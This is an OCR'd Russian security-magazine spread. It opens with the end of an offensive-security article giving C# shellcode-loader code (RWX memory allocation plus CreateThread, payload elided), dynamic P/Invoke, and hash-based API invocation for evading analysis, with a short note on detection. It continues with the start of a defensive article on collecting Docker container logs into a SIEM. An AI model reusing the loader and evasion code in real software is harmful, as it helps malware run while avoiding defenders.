
```
using System;
using System.Runtime.InteropServices;

namespace ShellcodeLoader
{
  class Program
  {
    static void Main(string[] args)
    {
      byte[] x64shellcode = new byte[294] {
      0xfc,0x48, ... };

      IntPtr funcAddr = VirtualAlloc(
         IntPtr.Zero,
         (ulong)x64shellcode.Length,
         (uint)StateEnum.MEM_COMMIT,
         (uint)Protection.PAGE_EXECUTE_READWRITE);
      Marshal.Copy(x64shellcode, 0, (IntPtr)(funcAddr), x64shellcode.
Length);

      IntPtr hThread = IntPtr.Zero;
      uint threadId = 0;
      IntPtr pinfo = IntPtr.Zero;

      hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
      WaitForSingleObject(hThread, 0xFFFFFFFF);
      return;
    }

    #region pinvokes
    [DllImport("kernel32.dll")]
    private static extern IntPtr VirtualAlloc(
      IntPtr lpStartAddr,
      ulong size,
      uint flAllocationType,
      uint flProtect);

    [DllImport("kernel32.dll")]
    private static extern IntPtr CreateThread(
      uint lpThreadAttributes,
      uint dwStackSize,
      IntPtr lpStartAddress,
      IntPtr param,
      uint dwCreationFlags,
      ref uint lpThreadId);

    [DllImport("kernel32.dll")]
    private static extern uint WaitForSingleObject(
      IntPtr hHandle,
      uint dwMilliseconds);

    public enum StateEnum
    {
      MEM_COMMIT = 0x1000,
      MEM_RESERVE = 0x2000,
      MEM_FREE = 0x10000
    }

    public enum Protection
    {
      PAGE_READONLY = 0x02,
      PAGE_READWRITE = 0x04,
      PAGE_EXECUTE = 0x10,
      PAGE_EXECUTE_READ = 0x20,
      PAGE_EXECUTE_READWRITE = 0x40,
    }
    #endregion
  }
}
```

С динамическим PInvoke программа выглядела бы вот так:

```
//original runner by @Arno0x: https://github.com/Arno0x/
CSharpScripts/blob/master/shellcodeLauncher.cs

using System;
using System.Runtime.InteropServices;
using System.Reflection;
using System.Reflection.Emit;

namespace ShellcodeLoader
{
  class Program
  {
    static void Main(string[] args)
    {
      byte[] x64shellcode = new byte[294] {0xfc,0x48, ... };

    IntPtr funcAddr = VirtualAlloc(
        IntPtr.Zero,
        (uint)x64shellcode.Length,
        (uint)StateEnum.MEM_COMMIT,
        (uint)Protection.PAGE_EXECUTE_READWRITE);
      Marshal.Copy(x64shellcode, 0, (IntPtr)(funcAddr), x64shellcode.
Length);

      IntPtr hThread = IntPtr.Zero;
      uint threadId = 0;
      IntPtr pinfo = IntPtr.Zero;

      hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
      WaitForSingleObject(hThread, 0xFFFFFFFF);
      return;
    }

    public static object DynamicPInvokeBuilder(Type type, string
library, string method, Object[] args, Type[] paramTypes)
    {
      AssemblyName assemblyName = new AssemblyName("Temp01");
      AssemblyBuilder assemblyBuilder = AppDomain.CurrentDomain.
DefineDynamicAssembly(assemblyName, AssemblyBuilderAccess.Run);
      ModuleBuilder moduleBuilder = assemblyBuilder.
DefineDynamicModule("Temp02");

      MethodBuilder methodBuilder = moduleBuilder.DefinePInvokeMethod
(method, library, MethodAttributes.Public | MethodAttributes.Static |
MethodAttributes.PinvokeImpl, CallingConventions.Standard, type,
paramTypes, CallingConvention.Winapi, CharSet.Ansi);

      methodBuilder.SetImplementationFlags(methodBuilder.
GetMethodImplementationFlags() | MethodImplAttributes.PreserveSig);
      moduleBuilder.CreateGlobalFunctions();

      MethodInfo dynamicMethod = moduleBuilder.GetMethod(method);
      object res = dynamicMethod.Invoke(null, args);
      return res;
    }

    public static IntPtr VirtualAlloc(IntPtr lpAddress, UInt32 dwSize
, UInt32 flAllocationType, UInt32 flProtect)
    {
      Type[] paramTypes = { typeof(IntPtr), typeof(UInt32), typeof(
UInt32), typeof(UInt32) };
      Object[] args = { lpAddress, dwSize, flAllocationType,
flProtect };
      object res = DynamicPInvokeBuilder(typeof(IntPtr), "Kernel32.
dll", "VirtualAlloc", args, paramTypes);
      return (IntPtr)res;
    }

    public static IntPtr CreateThread(UInt32 lpThreadAttributes,
UInt32 dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, UInt32
dwCreationFlags, ref UInt32 lpThreadId)
    {
      Type[] paramTypes = { typeof(UInt32), typeof(UInt32), typeof(
IntPtr), typeof(IntPtr), typeof(UInt32), typeof(UInt32).MakeByRefType
() };
      Object[] args = { lpThreadAttributes, dwStackSize,
lpStartAddress, lpParameter, dwCreationFlags, lpThreadId };
      object res = DynamicPInvokeBuilder(typeof(IntPtr), "Kernel32.
dll", "CreateThread", args, paramTypes);
      return (IntPtr)res;
    }

    public static Int32 WaitForSingleObject(IntPtr Handle, UInt32
Wait)
    {
      Type[] paramTypes = { typeof(IntPtr), typeof(UInt32) };
      Object[] args = { Handle, Wait };
      object res = DynamicPInvokeBuilder(typeof(Int32), "Kernel32.
dll", "WaitForSingleObject", args, paramTypes);
      return (Int32)res;
    }

    public enum StateEnum
    {
      MEM_COMMIT = 0x1000,
      MEM_RESERVE = 0x2000,
      MEM_FREE = 0x10000
    }

    public enum Protection
    {
      PAGE_READONLY = 0x02,
      PAGE_READWRITE = 0x04,
      PAGE_EXECUTE = 0x10,
      PAGE_EXECUTE_READ = 0x20,
      PAGE_EXECUTE_READWRITE = 0x40,
    }
  }
}
```

То есть как и в случае с обычной сигнатурой Platform Invoke указываем имя функции (можно поменять), возвращаемые значения, принимаемые типы аргументов. При передаче потока управления этой функции произойдет динамическое создание необходимой сигнатуры и вызов метода.

Еще один PoC можно найти в репозитории bohops. Тем не менее Dynamic PInvoke можно обнаружить через .NET Introspection, ведь в подобной реализации для каждой функции из неуправляемого кода создается новая сборка, что можно считать аномальным поведением. Это особенно заметно, когда названия сборок одинаковые или состоят из случайных символов.



Structure	ID	Flags	Path
CLR v4.0.30319.0	6	CONCURRENT_GC, M...	"C:\Users\admin\source\repos\Console
AppDomain: ConsoleApp1.exe	26771...	Default, Executable	
ConsoleApp1	26771...		C:\Users\admin\source\repos\ConsoleA
Temp01	26771...	Dynamic	Temp01
Temp01	26771...	Dynamic	Temp01
Temp01	26771...	Dynamic	Temp01

.NET Introspection в Process Hacker 2


HASH INVOKE

Наконец, последний метод. Он чем-то похож на Parasite Invoke. Просто нацелен на меньшее число сборок. Я бы даже сказал, что только на `mscorlib`. В этой реализации идет перебор имен всех доступных методов и типов из `mscorlib` с применением к ним функции хеширования. Для вызова метода достаточно обратиться к нему по хешу. Эдакий API Hashing, но в контексте сборок C#.

Например, из класса `Microsoft.Win32.Win32Native` можно обращаться к стандартным методам `GetModuleHandle()` или `GetProcAddress()`.

```
var module =
  HInvoke.InvokeMethod<IntPtr>(13239936, 811580934,
    new object[] {"kernel32.dll"}); // Microsoft.Win32.Win32Native.
GetModuleHandle
var address =
  HInvoke.InvokeMethod<IntPtr>(13239936, 1721745356,
    new object[] {module, "IsDebuggerPresent"}); // Microsoft.Win32.
Win32Native.GetProcAddress
if (((delegate* unmanaged[Stdcall]<bool>) address)())
  Console.WriteLine("Hey meanie I said no debugging :c");
```

Внутри функции идет уже знакомая тебе по Parasite Invoke подготовка всех параметров, после чего происходит обращение к `methodInfo.Invoke()`.



```
public class HInvoke
{
    public static T InvokeMethod<T>(uint classID, uint methodID, object[]? args = null)
    {
        // Get the System assembly and go trough all its types hash their name
        // and find the hash that matches the supplied one
        var typeDef = typeof(void).Assembly.GetTypes()
            .FirstOrDefault(type => GetHash(type.FullName!) == classID);

        // Use the type and go trough its methods hash their name
        // and find the hash that matches the supplied one
        var methodInfo = typeDef.GetRuntimeMethods()
            .FirstOrDefault(method => GetHash(method.Name) == methodID);

        // Invoke the resolved method with the supplied args
        if (methodInfo != null)
            return (T) methodInfo.Invoke(null, args);

        return default!;
    }

    public static void InvokeMethod(uint classID, uint methodID, object[]? args = null)
    {
        // This part can be adjusted to work with any Assembly you want
        var typeDef = typeof(void).Assembly.GetTypes()
            .FirstOrDefault(type => GetHash(type.FullName!) == classID);

        var methodInfo = typeDef.GetRuntimeMethods()
            .FirstOrDefault(method => GetHash(method.Name) == methodID);

        if (methodInfo != null)
            methodInfo.Invoke(null, args);
    }

    public static T GetPropertyValue<T>(uint classID, uint propertyID)
    {
        var typeDef = typeof(void).Assembly.GetTypes()
            .FirstOrDefault(type => GetHash(type.FullName!) == classID);

        var propertyInfo = typeDef.GetRuntimeProperties()
            .FirstOrDefault(property => GetHash(property.Name) == propertyID);

        if (propertyInfo != null)
            return (T) propertyInfo.GetValue(null);

        return default!;
    }
```

PoC в деле

К слову, с исходным кодом можно ознакомиться в репозитории dr4k0nia. Кстати, существуют даже полноценные лоадеры, которые используют этот механизм. Например, NixImports.

ВЫВОДЫ

Теперь перед нами не устоит ни одна WinAPI-функция! Мы сможем вызвать любую, невзирая на возможные ограничения платформы .NET. Эта статья — очередная демонстрация того, что при написании инструментов наступательной безопасности следует очень много искать, строить гипотезы и творить, творить и еще раз творить. «Шаманить над рецептом», — сказал бы я, будь у нас кулинарный блог.

КАК ДЕЛА В КОНТЕЙНЕРЕ?

Собираем события безопасности в Docker

AK_83
В профессии с 2006 года. Квалификация: канд. техн. наук, CISM, CISSP
tester-ak@yandex.ru

Алексей Жоров

Практически все современные системы используют контейнеризацию. В большинстве случаев в качестве платформы контейнеризации служит Docker. Для обеспечения информационной безопасности постепенно появляются решения класса Container Security, но у команд разработки (dev) или сопровождения (ops) не всегда есть возможность их ждать, тестировать и встраивать. А командам информационной безопасности (sec) заниматься защитой нужно уже сейчас.

В такой ситуации можно начать с мониторинга информационной безопасности происходящего в контейнерах, а для этого понадобится собирать события безопасности, то есть, проще говоря, логи. И здесь нас ждет ряд побочных эффектов, возникающих из-за эфемерной сути контейнеров Docker. В этой статье поговорим как раз об этих проблемах и вариантах их решения.

ЛОГИРОВАНИЕ В DOCKER

Уровни ведения журналов

Сначала нужно понять, как в Docker реализовано журналирование событий. Существует два уровня ведения журналов:

- журналы демона Docker;
- журналы контейнерных приложений.

Демон Docker записывает свои журналы в `/var/log/syslog` (в дистрибутивах на основе Debian) или `/var/log/messages` (в дистрах, совместимых с Red Hat).

В журналах демона можно найти информацию о функционировании Docker на уровне платформы контейнеризации, включая события жизненного цикла контейнера, настройки сети, входящие API-запросы и многое другое.

Сюда же входят и все журналы, которые относятся к конкретному контейнерному приложению. По умолчанию при ведении журнала в формате JSON путь к журналам контейнера будет следующим:

```
/var/lib/docker/containers/<container_id>/<container_id>-json.log
```

При создании нового контейнера ему присваивается уникальный ID. На хосте, в каталоге `/var/lib/docker/containers`, создается директория с тем же ID в качестве названия, а внутри — сам файл журнала, название которого тоже состоит из префикса `json` и ID контейнера. При удалении контейнера файл журнала удаляется вместе с ним.


Эти особенности выливаются в настоящие проблемы для команд информационной безопасности, поскольку мешают собирать события. Ведь каждый контейнер по умолчанию записывает события в свой отдельный журнал, журналов получается много, а путь к журналу конкретного контейнера зависит от его ID, который присваивается при создании контейнера и сбрасывается при удалении контейнера, то есть путь к журналу может быть разным.

Помимо ведения журнала в формате JSON, Docker поддерживает и другие методы мониторинга. За каждый из методов отвечает драйвер ведения журнала. Давай посмотрим, какими они бывают.

Драйверы ведения журналов

Драйверы журналов определяют, как журналы собираются, обрабатываются и хранятся для каждого контейнера.

Контейнер отправляет события на стандартный поток вывода `STDOUT` и поток ошибок `STDERR`. Далее драйвер ведения журнала считывает эти события, обрабатывает их и, например, если это драйвер json-file, сохраняет их файл локально на хосте. Если же используется другой драйвер, например Syslog, данные отправляются в указанную точку назначения по протоколу TCP/UDP. Схема с примерами информационных потоков — ниже.



Драйвер ведения журнала и его параметры можно определить как на уровне демона Docker в конфиге `daemon.json` (параметры будут распространяться на все вновь созданные контейнеры), так и на уровне конкретного контейнера при его запуске, использовав `docker run` или утилиту `docker compose`.

Режимы доставки журналов

Режим доставки журналов в Docker определяет, как журналы передаются из работающих контейнеров в драйвер. Существует два режима такой доставки: блокирующий и неблокирующий.

В блокирующем режиме приложение отправляет события непосредственно драйверу и может прерывать работу приложения, если доставка не завершена. Другими словами, если драйвер не может справиться с объемом записываемых событий, то демон блокирует отправку событий из контейнера, что может вызвать задержки в работе самого приложения. Но этот режим гарантирует отправку всех событий без потерь.

Блокирующий режим включен по умолчанию для драйверов, которые записывают события непосредственно в журнал на локальном хосте. Например, json-file и journald.

В неблокирующем режиме события сначала записываются в кольцевой буфер в памяти, из которого драйвер уже считывает события. Размер буфера фиксированный. Если драйвер недоступен, Docker не будет приостанавливать работу приложения и продолжит наполнение буфера. Но если буфер журнала будет переполнен, это приведет к потере событий. Чтобы этого избежать, можно увеличить максимальный размер буфера с одного мегабайта (по умолчанию) до более подходящего размера с помощью параметра `max-buffer-size`.

Неблокирующий режим используется, когда драйвер должен установить соединение с удаленным сервером для отправки событий (например, Syslog, Fluentd и тому подобные решения).

Режимы доставки можно определить как на уровне демона Docker, так и на уровне конкретного контейнера.

Разобравшись с основами журналирования в Docker, давай подробнее разберем проблематику сбора событий.

ПРОБЛЕМАТИКА

Сбор событий со всех контейнеров

Если стоит задача собрать события со всех контейнеров Docker, то в случае с умолчательным драйвером json-file это можно сделать средствами Rsyslog. Это стандартный метод пересылать события в системы класса Log management или Security information and event management (LM/SIEM).

Пример файла с настройками:

```
module(
  load="imfile" PollingInterval="10")
  input(type="imfile" File="/var/lib/docker/containers/*/*-json.log"
  Tag="docker"
  Severity="Info"
  Facility="local7")
local7.* @<ip-адрес коллектора LM/SIEM-системы>:<порт>
```

С помощью маски `*/*-json.log` можно указать путь к журналам всех контейнеров, развернутых на хосте. Но в итоге на стороне LM/SIEM-системы получим общий поток событий, в котором не сможем отличить, с какого контейнера получено то или иное событие. А для локализации ИБ-инцидента это крайне важно, особенно если контейнеров несколько десятков или даже сотен.

Ниже — примеры двух событий, полученных из разных контейнеров, но, с каких именно контейнеров они пришли, определить сложно:

```
<190>Apr  5 09:25:01 srv-01 docker {
  "log":"2024-04-05 06:25:01.123 UTC [72]FATAL:  password
authentication failed for user "admin"\r\n",
  "stream":"stdout",
  "time":"2024-04-05T06:25:01.124670483Z"
}
```

```
<190>Apr  5 09:32:53 srv-01 docker {
  "log":"::ffff:10.10.10.1 - - [05/Apr/2024:06:32:53 +0000] "POST /
authenticate/login HTTP/1.1" 302 199 "http://10.10.10.170:5051/
login?next=%2Fbrowser%2F" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
"\n",
  "stream":"stdout",
  "time":"2024-04-05T06:32:53.985501905Z"
}
```

